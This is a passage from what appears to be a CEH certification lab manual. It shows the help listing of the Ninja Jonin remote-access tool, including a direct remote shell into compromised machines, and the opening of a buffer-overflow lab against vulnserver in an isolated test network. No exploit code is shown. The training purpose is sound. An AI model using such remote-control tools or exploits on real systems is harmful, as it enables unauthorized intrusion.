
C:\Users\Administrator\Desktop\Trial-Version> whoami
ceh\administrator

C:\Users\Administrator\Desktop\Trial-Version>
```

33. The tool displays the username of the currently logged on user.

34. Functions such as uploading files, downloading files can be performed using Ninja Jonin tool.

35. In the command prompt window type **#help** and press **Enter** to view the available commands.



```

Select C:\Users\Admin\Desktop\Jonin-v1.1.0-win.exe
#help

Control commands:
change
    use this command to change command type (see below for list of types)
cls,clear
    clear console
/exit
    exit

Available command types:

manage
Ninja management command. using this command type, you can
see list of Ninjas, check their details and connect to them
note: you should list Ninjas first in order to use commands that
require index
Usage:
- list
    list all Ninjas
- expand <index>
    display all details of the Ninja with index <index> from list
- connect <index>
    connect to the Ninja with index <index> from list
- disconnect
    disconnect from Ninja
Example:
- list
    show list of Ninjas
- expand 1
    display all details of Ninja with index 1 from Ninja list
- connect 1
    connect to Ninja with index 1 from Ninja list

cmd
This is a direct shell access to Ninja
You can type any command and see the output
Usage:
any valid command
Example:
- ping 8.8.8.8
- diskpart

```

36. This concludes the demonstration of how to gain access to a remote system using Ninja Jonin.

37. Close all open windows and document all the acquired information.

Task 7: Perform Buffer Overflow Attack to Gain Access to a Remote System


A buffer is an area of adjacent memory locations allocated to a program or application to handle its runtime data. Buffer overflow or overrun is a common vulnerability in applications or programs that accept more data than the allocated buffer. This vulnerability allows the application to exceed the buffer while writing data to the buffer and overwrite neighboring memory locations. Further, this vulnerability leads to erratic system behavior, system crash, memory access errors, etc. Attackers exploit a buffer overflow vulnerability to inject malicious code into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, etc.

This task demonstrates the exploitation procedure applied to a vulnerable server running on the victim's system. This vulnerable server is attached to Immunity Debugger. As an attacker, we will exploit this server using malicious script to gain remote access to the victim's system.

Note: In this task, we use a **Parrot Security (10.10.1.13)** machine as the host machine and a **Windows 11 (10.10.1.11)** machine as the target machine.


1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver**, right-click the file **vulnserver.exe**, and click the **Run as administrator** option.

Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.



Note: If The **Windows Security Alert** window appears; click **Allow access**.

